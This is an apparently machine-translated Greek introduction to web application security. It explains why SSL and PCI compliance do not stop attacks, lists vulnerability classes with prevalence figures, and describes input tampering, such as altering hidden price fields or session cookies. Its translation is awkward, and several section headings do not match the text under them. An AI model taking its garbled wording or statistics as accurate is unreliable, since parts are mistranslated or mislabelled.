Νέες επιθέσεις έχουν συλληφθεί που δεν ελέγθηκαν όταν οι υπάρχουσες εφαρμογές αναπτύχθηκαν. Μερικά προβλήματα έχουν γίνει λιγότερο διαδεδομένα. Έχουν αναπτυχθεί τεχνολογίες που έχουν εισαχθεί νέες δυνατότητες εκμετάλλευσης . Ορισμένες κατηγορίες ροών έχουν σε μεγάλο βαθμό εξαφανιστεί ως αποτέλεσμα των αλλαγών που έγιναν στον web browser .

Οι πιο σοβαρές επιθέσεις εναντίον web εφαρμογών είναι αυτές που εκθέτουν ευαίσθητα δεδομένα ή προσπαθούν να αποκτήσουν απεριόριστη πρόσβαση σε back-end συστήματα στα οποία η εφαρμογή εκτελείται .Για πολλές οργανώσεις, ωστόσο , οποιαδήποτε επίθεση που προκαλεί διακοπή λειτουργίας του συστήματος είναι ένα κρίσιμο γεγονός. Εφαρμογή σε επίπεδο denial-of -service επιθέσεων μπορεί να χρησιμοποιηθεί για να επιτευχθούν τα ίδια αποτελέσματα με τις παραδοσιακές επιθέσεις εξάντλησης των πόρων κατά των υποδομών .

Ωστόσο , χρησιμοποιούνται συχνά με πιο λεπτές τεχνικές και στόχους . Μπορούν να χρησιμοποιηθούν για να διακόψουν ένα συγκεκριμένο χρήστη ή υπηρεσία για να αποκτήσουν ανταγωνιστικό πλεονέκτημα έναντι χρηματοπιστωτικών συναλλαγών , gaming , online διαγωνισμών και κρατήσεις εισιτηρίων .

Καθ 'όλη αυτή την εξέλιξη, η εγγύηση ασφαλείας των επιφανών εφαρμογών web παρέμενε στην επικαιρότητα . Δεν υπάρχει καμία εξασφάλιση ότι αυτά τα προβλήματα ασφάλειας είναι σε πτώση . Με κάποιο μέτρο , η ασφάλεια της εφαρμογής web είναι σήμερα ο πιο σημαντικός στόχος και είναι πιθανό να παραμείνει έτσι για το άμεσο μέλλον .

" Αυτή η τοποθεσία είναι ασφαλής "

Υπάρχει μια διαδεδομένη αντίληψη ότι η ασφάλεια είναι ένα θέμα για τις εφαρμογές web . Συμβουλευτείτε την σελίδα **FAQ** μιας τυπικής εφαρμογής , και θα έχετε τη βεβαιότητα ότι στην πραγματικότητα είναι ασφαλής.


Οι περισσότερες εφαρμογές δηλώνουν ότι είναι ασφαλείς επειδή χρησιμοποιούν **SSL** . Για παράδειγμα: Αυτό το site είναι απολύτως ασφαλής . Έχει σχεδιαστεί ώστε να χρησιμοποιεί **128 -bit Secure Socket Layer (SSL)** τεχνολογία για την πρόληψη μη εξουσιοδοτημένων χρηστών από το να βλέπουν πληροφορίες σας. Μπορούμε να χρησιμοποιήσουμε αυτό το site με σιγουριά ότι τα δεδομένα είναι ασφαλή.

Οι χρήστες συχνά καλούνται να ελέγξουν τη πιστοποίηση του τόπου , να θαυμάσουν τα προηγμένα πρωτόκολλα κρυπτογράφησης που χρησιμοποιούνται , και , σε αυτή τη βάση , το εμπιστεύονται με τις προσωπικές τους πληροφορίες.

Ολοένα και περισσότερο , οι οργανώσεις αναφέρουν επίσης τη συμμόρφωση τους με την κάρτα πληρωμής **Industry (PCI)** , πρότυπα για να καθησυχάσει τους χρήστες ότι είναι ασφαλείς . Για παράδειγμα:

Παίρνουμε πολύ σοβαρά την ασφάλεια . Η ιστοσελίδα μας σαρώνεται καθημερινά για να εξασφαλίσει ότι θα παραμένουν οι **PCI** συμβατές και ασφαλείς από τους χάκερ . Μπορούμε να δούμε την ημερομηνία της τελευταίας σάρωσης για το λογότυπο παρακάτω , και σας εγγυάται ότι η ιστοσελίδα μας είναι ασφαλές για χρήση .

Στην πραγματικότητα , η πλειονότητα των εφαρμογών Ιστού είναι ανασφαλής, παρά την ευρεία χρήση της **SSL** τεχνολογίας και την υιοθέτηση της τακτικής σάρωσης **PCI** .



1.Σχεδιάγραμμα μιας κλασικής Επίθεσης

- **Σπάσιμο ταυτότητας (62 %)** - Η κατηγορία αυτή περιλαμβάνει ευπάθεια διάφορα ελαττώματα στο μηχανισμό σύνδεσης της εφαρμογής , η οποία μπορεί να επιτρέψει σε έναν εισβολέα να μαντέψει αδύναμους κωδικούς πρόσβασης , να ξεκινήσει μια brute-force επίθεση , ή να παρακάμψει τη σύνδεση.

- **Σπάσιμο ελέγχου πρόσβασης (71 %)** - Πρόκειται για τις περιπτώσεις όπου η εφαρμογή αποτυγχάνει να προστατεύσει σωστά την πρόσβαση σε δεδομένα και τη λειτουργικότητά του , επιτρέπει σε έναν εισβολέα να δεί τα ευαίσθητα δεδομένα άλλων χρηστών στο διακομιστή ή την εκτέλεση ενέργειών .

- **SQL επίθεση (32 %)** - Αυτή η ευπάθεια επιτρέπει σε έναν εισβολέα να παρεμβαίνει με την αλληλεπίδραση της εφαρμογής σε βάσεις δεδομένων. Ένας εισβολέας μπορεί να είναι σε θέση να ανακτήσει δεδομένα από το εφαρμογή , να παρεμβαίνει στη λογική του , ή να εκτελέσει τις εντολές στη βάση δεδομένων.

- **Cross-site scripting (94%)** - Αυτή η ευπάθεια επιτρέπει σε έναν εισβολέα να στοχεύει σε άλλους χρήστες της εφαρμογής, ενδεχομένως να αποκτήσει πρόσβαση σε έγγραφά, να εκτελεί μη εξουσιοδοτημένες ενέργειες για λογαριασμό τους ή την εκτέλεση επιθέσεων εναντίον τους.

- **Διαρροή πληροφοριών (78%)** - Πρόκειται για περιπτώσεις κατά τις οποίες η αίτηση αποκαλύπτει ευαίσθητες πληροφορίες που είναι χρήσιμες για έναν εισβολέα στην ανάπτυξη μιας επίθεσης, με ελαττωματική διαχείριση σφαλμάτων ή άλλη συμπεριφορά.

- **Cross-site αίτημα πλαστογραφίας (92%)** - Οι χρήστες μπορεί να διεγείρονται για να εκτελέσουν ακούσιες ενέργειες στην εφαρμογή. Η ευπάθεια επιτρέπει σε μια κακόβουλη ιστοσελίδα που επισκέφθηκε το θύμα να αλληλοεπιδράσει με την αίτηση για την εκτέλεση ενεργειών που ο χρήστης δεν είχε την πρόθεση.

Το **SSL** είναι μια εξαιρετική τεχνολογία που προστατεύει την εμπιστευτικότητα και την ακεραιότητα των δεδομένων κατά τη μεταφορά μεταξύ του προγράμματος περιήγησης του χρήστη και του διακομιστή web. Βοηθά στο να υπερασπιστούν, και μπορεί να παρέχει βεβαιότητα για τον χρήστη της ταυτότητας του web server. Αλλά αυτό δεν σταματήσει τις επιθέσεις που στοχεύουν άμεσα τα στοιχεία διακομιστή ή πελάτη της αίτησης, όπως κάνουν οι περισσότεροι επιτυχείς επιθέσεις.

Ειδικώς, δεν εμποδίζει κανένα από τα τρωτά σημεία που μόλις αναφέρθηκαν, ή πολλά άλλοι που μπορεί να καταστήσουν την αίτηση εκτεθειμένη σε επιθέσεις. Ασχέτως είτε χρησιμοποιούν **SSL**, οι περισσότεροι web εφαρμογές εξακολουθούν να περιέχουν ασφαλείας διαρροές.

" Το πρόβλημα ασφάλειας του Πυρήνα "

Όπως με τις περισσότερες κατανεμημένες εφαρμογές , οι web εφαρμογές αντιμετωπίζουν ένα θεμελιώδες πρόβλημα που πρέπει να αντιμετωπίσει για να είναι ασφαλείς . Επειδή ο πελάτης είναι έξω από τον έλεγχο της εφαρμογής , οι χρήστες μπορούν να υποβάλουν αυθαίρετη είσοδο με την εφαρμογή.

Στην αίτηση πρέπει να υποθέσουμε ότι όλες οι είσοδοι είναι δυνητικά κακόβουλες . Ως εκ τούτου , θα πρέπει να ληφθούν μέτρα για να εξασφαλίσει ότι οι επιτιθέμενοι δεν μπορούν να χρησιμοποιήσουν δημιουργημένη είσοδο για να θέσει σε κίνδυνο την εφαρμογή παρεμβαίνοντας με τη λογική και τη συμπεριφορά του , έτσι δεν θα αποκτήσουν μη εξουσιοδοτημένη πρόσβαση σε δεδομένα και τη λειτουργικότητά του .

Αυτό το βασικό πρόβλημα εκδηλώνεται με διάφορους τρόπους :

- Οι χρήστες μπορούν να παρεμβαίνουν σε κάθε κομμάτι των δεδομένων που μεταδίδεται μεταξύ του πελάτη και ο server , συμπεριλαμβανομένων των παραμέτρων αιτήματος, τα cookies , και τις κεφαλίδες **HTTP** . Κάθε έλεγχος ασφαλείας που εφαρμόζεται από την πλευρά του πελάτη , όπως η εισροή ελέγχου επαλήθευσης , μπορεί εύκολα να παρακαμφθεί .

- Οι χρήστες μπορούν να στείλουν τις αιτήσεις σε κάθε σειρά και μπορούν να υποβάλουν τις παραμέτρους σε ένα διαφορετικό στάδιο από ό, τι η εφαρμογή αναμένει , περισσότερες από μία φορές , ή και καθόλου .Οι προγραμματιστές κάνουν υποθέσεις για το πώς οι χρήστες θα αλληλεπιδρούν με την αίτηση και πως μπορεί να παραβιαστεί .

- Οι χρήστες δεν περιορίζονται χρησιμοποιώντας μόνο ένα πρόγραμμα περιήγησης στο Web , χρησιμοποιούν για να αποκτήσουν πρόσβαση στην εφαρμογή πολυάριθμα ευρέως διαθέσιμα εργαλεία που λειτουργούν παράλληλα ή ανεξάρτητα ,ένα πρόγραμμα περιήγησης για να βοηθήσει τις εφαρμογές web απέναντι σε επίθεση. Τα εργαλεία αυτά μπορούν να υποβάλλουν αιτήματα , και να δημιουργήσουν τεράστιους αριθμούς αιτήσεων γρήγορα για να βρούν προβλήματα **exploit** .Η πλειοψηφία των επιθέσεων εναντίον web εφαρμογών περιλαμβάνει την αποστολή εισόδου στον έλεγχο του διακομιστή που είναι κατασκευασμένο να προκαλέσει κάποια εκδήλωση που δεν ήταν αναμενόμενη ή επιθυμητή από τον σχεδιαστή της εφαρμογής .

  Εδώ είναι μερικά παραδείγματα από την υποβολή δημιουργημένης εισόδου για την επίτευξη αυτού του στόχου :


- Η αλλαγή της τιμής ενός προϊόντος που διαβιβάζεται σε μια κρυφή μορφή HTML πεδίου για να αγοράσει το προϊόν για ένα φθηνότερο ποσό.

- Τροποποίηση συνεδρίασης που μεταδίδεται σε ένα cookie **HTTP** για να επισκιάσουν τον άλλο πιστοποιημένου χρήστη.

- Κατάργηση ορισμένων παραμέτρων που συνήθως υποβάλλονται να εκμεταλλευτούν μια λογική ροής στην επεξεργασία της εφαρμογής.

- Η αλλαγή σε κάποια στοιχεία που θα υποβληθούν σε επεξεργασία με back-end βάση δεδομένων για την τοποθέτηση ενός κακόβουλου ερωτήματος βάσης δεδομένων και την πρόσβαση σε ευαίσθητα δεδομένα.

Το **SSL** δεν κάνει τίποτα για να σταματήσει έναν εισβολέα από την υποβολή δημιουργημένης εισόδου στο διακομιστή. Αν η εφαρμογή χρησιμοποιεί **SSL** , αυτό σημαίνει απλά ότι άλλοι χρήστες στο δίκτυο δεν μπορούν να δουν ή να τροποποιήσουν τα δεδομένα του εισβολέα κατά τη μεταφορά . Επειδή ο επιτιθέμενος ελέγχει τέλος της του **SSL** σήραγγα , μπορεί να στείλει ότι θέλει στον server μέσω αυτής της σήραγγας . Αν οποιαδήποτε από τις προηγουμένως αναφερθείσες επιθέσεις είναι επιτυχής, η εφαρμογή είναι ευάλωτη , ανεξάρτητα από το τι οι **FAQ** του μπορεί να σας πει .



2.Κλοπή Στοιχείων Λογαριασμού χρήστη

" Βασικοί παράγοντες Πρόβλημα "

Το πρόβλημα της ασφάλειας του πυρήνα που αντιμετωπίζουν οι web εφαρμογές ανακύπτει σε οποιαδήποτε κατάσταση όταν η αίτηση πρέπει να αποδεχθούν και να επεξεργάζονται μη αξιόπιστα δεδομένα που μπορεί να είναι κακόβουλα .Ωστόσο, στην περίπτωση των εφαρμογών web , πολλοί παράγοντες έχουν συνδυαστεί να επιδεινώσουν το πρόβλημα και να εξηγήσουν γιατί το Internet σήμερα κάνει μια τέτοια κακή δουλειά για την αντιμετώπισή τους .

" Υπανάπτυκτα θέματα ασφάλειας "


Αν και η ευαισθητοποίηση του web σε θέματα ασφάλειας των εφαρμογών έχει αυξηθεί τα τελευταία χρόνια , παραμένει λιγότερο ανεπτυγμένη από ό, τι σε πιο καθιερωμένες περιοχές , όπως δίκτυα και λειτουργικά συστήματα . Αν και οι περισσότεροι άνθρωποι που εργάζονται στον τομέα της ασφάλειας έχουν μια λογική κατανόηση από τα βασικά σημεία της εξασφάλισης δικτύων και τη σκλήρυνση οικοδεσπότες , μεγάλη σύγχυση και η παρανόηση, εξακολουθούν να υπάρχουν για πολλές από τις βασικές έννοιες που εμπλέκονται στην ασφάλεια των εφαρμογών web . Ένας προγραμματιστής web εφαρμογής έχει σαν έργο την επεξεργασία μαζί δεκάδων ή ακόμη και εκατοντάδων πακέτων τρίτου κατασκευαστή , όλα σχεδιασμένα για να είναι αφηρημένα από τις βασικές τεχνολογίες .

" Custom Ανάπτυξη "

Οι περισσότερες εφαρμογές web έχουναναπτυχθεί in-house από το προσωπικό ενός οργανισμού ή τρίτους προγραμματιστές . Ακόμη και όταν μια εφαρμογή χρησιμοποιεί καθιερωμένα εξαρτήματα , αυτά είναι συνήθως προσαρμοσμένα μαζί χρησιμοποιώντας νέο κωδικό .Σε αυτήν την κατάσταση , κάθε αίτηση είναι διαφορετική και μπορεί να περιέχει τα δικά της ελαττώματα. Αυτό έρχεται σε αντίθεση με μια τυπική εγκατάσταση της υποδομής , στην οποία ένας οργανισμός μπορεί να αγοράσει ένα best-of -breed προϊόντος και να το εγκαταστήσει σύμφωνα με βιομηχανικά πρότυπα. Είναι εκπληκτικά εύκολο με τις πλατφόρμες εφαρμογών web σήμερα και τα εργαλεία ανάπτυξης , για αρχάριους προγραμματιστές να δημιουργήσουν μια ισχυρή εφαρμογή από το μηδέν σε ένα σύντομο χρονικό διάστημα.

Αλλά υπάρχει μια τεράστια διαφορά μεταξύ παραγωγής κώδικα που είναι λειτουργικός και κώδικα που είναι ασφαλής. Έτσι πολλές εφαρμογές web που δημιουργούνται από τέτοια άτομα που δεν διαθέτουν τις γνώσεις και την εμπειρία για να προσδιορίζονται προβλήματα ασφάλειας μπορεί να προκύψουν . Μια εξέχουσα τάση τα τελευταία χρόνια υπήρξε η χρήση των πλαισίων εφαρμογής που παρέχουν έτοιμα συστατικά κώδικα για να χειριστεί πολλές κοινές περιοχές της λειτουργικότητας , όπως ο έλεγχος ταυτότητας , πρότυπα σελίδας , πίνακες μηνυμάτων , και ενσωμάτωση με κοινά back-end τμήματα υποδομής .

Παραδείγματα αυτών περιλαμβάνουν **Liferay και AppFuse** . Τα προϊόντα αυτά καθιστούν γρήγορο και εύκολο να δημιουργήσουν εφαρμογές επεξεργασίας , χωρίς να απαιτείται μια τεχνική κατανόηση για το έργο των εφαρμογών ή τους πιθανούς κινδύνους που μπορεί να περιέχουν . Αυτό , πολλές εταιρείες σημαίνει ότι χρησιμοποιούν τα ίδια πλαίσια .Έτσι ,όταν μια ευπάθεια ανακαλύπτεται , επηρεάζει πολλές και άσχετες εφαρμογές .



3.Cross Site Scripting

" Υπερεκτεταμένες Τεχνολογίες "

Πολλές από τις βασικές τεχνολογίες που χρησιμοποιούνται σε εφαρμογές web , όταν άρχισε ο παγκόσμιος ιστός ήταν πολύ διαφορετικές. Έκτοτε πέρα από τους σκοπούς για τους οποίους είχαν αρχικά σχεδιαστεί και καθώς η χρήση της **JavaScript** ως μέσο μετάδοσης δεδομένων και καθώς πολλές βασίζονται σε **AJAX** χρειάστηκαν να αλλάξουν κάποια πράγματα. Δεδομένου ότι οι προσδοκίες για τη λειτουργία της εφαρμογής web εξελίχθηκε γρήγορα , οι τεχνολογίες που χρησιμοποιούνται για την εφαρμογή αυτής της λειτουργικότητας έχουν μείνει πίσω . Όπως ήταν αναμενόμενο , αυτό έχει οδηγήσει σε τρωτά σημεία της ασφάλειας .

" Αυξανόμενες απαιτήσεις Λειτουργικότητας "


Οι εφαρμογές έχουν σχεδιαστεί κατά κύριο λόγο με τη λειτουργικότητα και τη χρηστικότητα κατά νου . Πριν από μερικά χρόνια μια εφαρμογή μπορεί να είχε σαν περιεχόμενο ένα όνομα χρήστη και κωδικό πρόσβασης για τη δημιουργία της σύνδεσης λειτουργικότητα . Σύγχρονα sites μπορεί να περιλαμβάνουν κωδικό ανάκτησης , ανάκτηση όνομα χρήστη , κωδικό πρόσβασης συμβουλές , και μια επιλογή για να θυμίσει στον χρήστη το όνομα χρήστη και τον κωδικό πρόσβασης για μελλοντικές επισκέψεις . Μια τέτοια ιστοσελίδα αναμφίβολα θα προωθούνταν ως μία σελίδα υψηλής ασφάλειας , αλλά και υψηλών απαιτήσεων .

" Η Νέα Περιμετρική ασφάλεια "

Πριν από την άνοδο των web εφαρμογών , υπήρξαν προσπάθειες οργανισμών για να εξασφαλίσουν τις εφαρμογές από τις εξωτερικές επιθέσεις, έτσι επικεντρώθηκαν κατά κύριο λόγο στην περίμετρο του δικτύου . Υπερασπίζοντας τη περίμετρο συνεπάγεται σκλήρυνση και επιδιόρθωση στις υπηρεσίες που απαιτούνται για να εκθέσει την πρόσβαση σε άλλους. Οι Web εφαρμογές τα έχουν αλλάξει όλα αυτά . Μια εφαρμογή ώστε να είναι προσβάσιμη από τους χρήστες της ,και η περίμετρος του τείχους προστασίας να μπορεί να επιτρέπει εισερχόμενες συνδέσεις με τον server ,συνδέθηκαν μέσω **HTTP** ή **HTTPS** . Και για την εφαρμογή σε λειτουργία , ο διακομιστής πρέπει να έχει τη δυνατότητα να συνδεθεί με την υποστήριξη **back-end** συστήματος , όπως βάσεις δεδομένων ,υπολογιστές. Τα συστήματα αυτά συχνά βρίσκονται στον πυρήνα των δραστηριοτήτων ενός οργανισμού και διαμένουν πίσω από πολλές στρώσεις επίπεδων ασφαλείας του δικτύου .

Ένα θέμα ευπάθειας σε μια εφαρμογή web , ένας εισβολέας στο δημόσιο Internet μπορεί να είναι σε θέση να θέσει σε κίνδυνο πυρήνα **back -end** συστήματα του οργανισμού αποκλειστικά και μόνο με την υποβολή δημιουργημένων δεδομένων από το web browser του. Το αποτέλεσμα της ευρείας ανάπτυξης εφαρμογών web είναι ότι η περίμετρος ασφάλειας μιας οργάνωσης έχει μετακινηθεί. Μέρος αυτής της περιμέτρου είναι ακόμα ενσωματωμένη σε τείχη προστασίας. Επειδή όμως οι εφαρμογές web λαμβάνουν την είσοδο του χρήστη, αυτή είναι και πιθανή πύλη για ένα ευρύ φάσμα επιθέσεων, γι' αυτό άμυνες έναντι σε αυτές τις επιθέσεις πρέπει να εφαρμοστούν μέσα από τις εφαρμογές.

Μια ενιαία γραμμή του ελαττωματικού κώδικα σε μια ενιαία web εφαρμογή μπορεί να καταστήσει τα εσωτερικά συστήματα σε έναν οργανισμό ευάλωτα. Επιπλέον, με την αύξηση των αιτήσεων mash-up, τρίτων, και άλλες τεχνικές για την ένταξη μεταξύ τομέων, οι server-side περίμετροι ασφαλείας επεκτείνεται συχνά πέρα από τον οργανισμό. Τα στατιστικά στοιχεία που περιεγράφηκαν προηγουμένως, της επίπτωσης των τρωτών σημείων σε μια νέα περίμετρο ασφαλείας, θα πρέπει να δώσει σε κάθε οργάνωση τροφή για σκέψη .



4.Σχεδιάγραμμα κλοπής δεδομένων με XSS

Ένας δεύτερος τρόπος με τον οποίο web εφαρμογές έχουν μετακινηθεί από την περίμετρο ασφαλείας προκύπτει από τις απειλές που αντιμετωπίζουν οι ίδιοι οι χρήστες όταν έχουν πρόσβαση σε ευάλωτη αίτηση. Ένας κακόβουλος εισβολέας μπορεί να αξιοποιήσει μια καλοήθης αλλά ευάλωτη web αίτηση για να επιτεθεί σε κάθε χρήστη που επισκέπτεται . Εάν ο χρήστης βρίσκεται σε ένα εσωτερικό εταιρικό δίκτυο , ο εισβολέας μπορεί να αξιοποιήσει το πρόγραμμα περιήγησης του χρήστη να ξεκινήσει μια επίθεση κατά του τοπικού δικτύου από την έμπιστη θέση του χρήστη . Χωρίς καμία συνεργασία από τον χρήστη , ο επιτιθέμενος μπορεί να είναι σε θέση να πραγματοποιήσει οποιαδήποτε ενέργεια που ο χρήστης μπορεί να εκτελέσει αν ήταν η ίδια κακόβουλη . Με τον πολλαπλασιασμό των τεχνολογιών επέκταση του προγράμματος περιήγησης και plug- ins , η έκταση των επιθέσεων έχει αυξηθεί σημαντικά .

Οι διαχειριστές δικτύου είναι εξοικειωμένοι με την ιδέα της πρόληψης των χρηστών τους από επίσκεψη σε κακόβουλες ιστοσελίδες . Η φύση των τρωτών σημείων της εφαρμογής web σημαίνει ότι μια ευάλωτη εφαρμογή μπορεί να είναι ίσως και μεγαλύτερη απειλή για τους χρήστες της από μια ιστοσελίδα που είναι φανερά κακόβουλή , αντίστοιχα, η νέα περίμετρος ασφαλείας έχει καθήκον να προστατεύσει όλους τους ιδιοκτήτες της εφαρμογής από επιθέσεις εναντίον τους.

Ένας περαιτέρω τρόπος με τον οποίο η περίμετρος της ασφάλειας έχει μετακινηθεί εν μέρει στον πελάτη είναι μέσα από την ευρεία χρήση του ηλεκτρονικού ταχυδρομείου ως ένα μηχανισμό εκτεταμένης ταυτότητας. Ένας τεράστιος αριθμός των αιτήσεων σήμερα περιέχουν την επιλογή "υπενθύμιση κωδικού" , λειτουργίες που επιτρέπουν σε έναν εισβολέα να δημιουργήσει μια ανάκαμψη σε λογαριασμό e-mail για οποιαδήποτε έδρα, χωρίς να απαιτείται οποιαδήποτε άλλη πληροφορία από τον χρήστη.

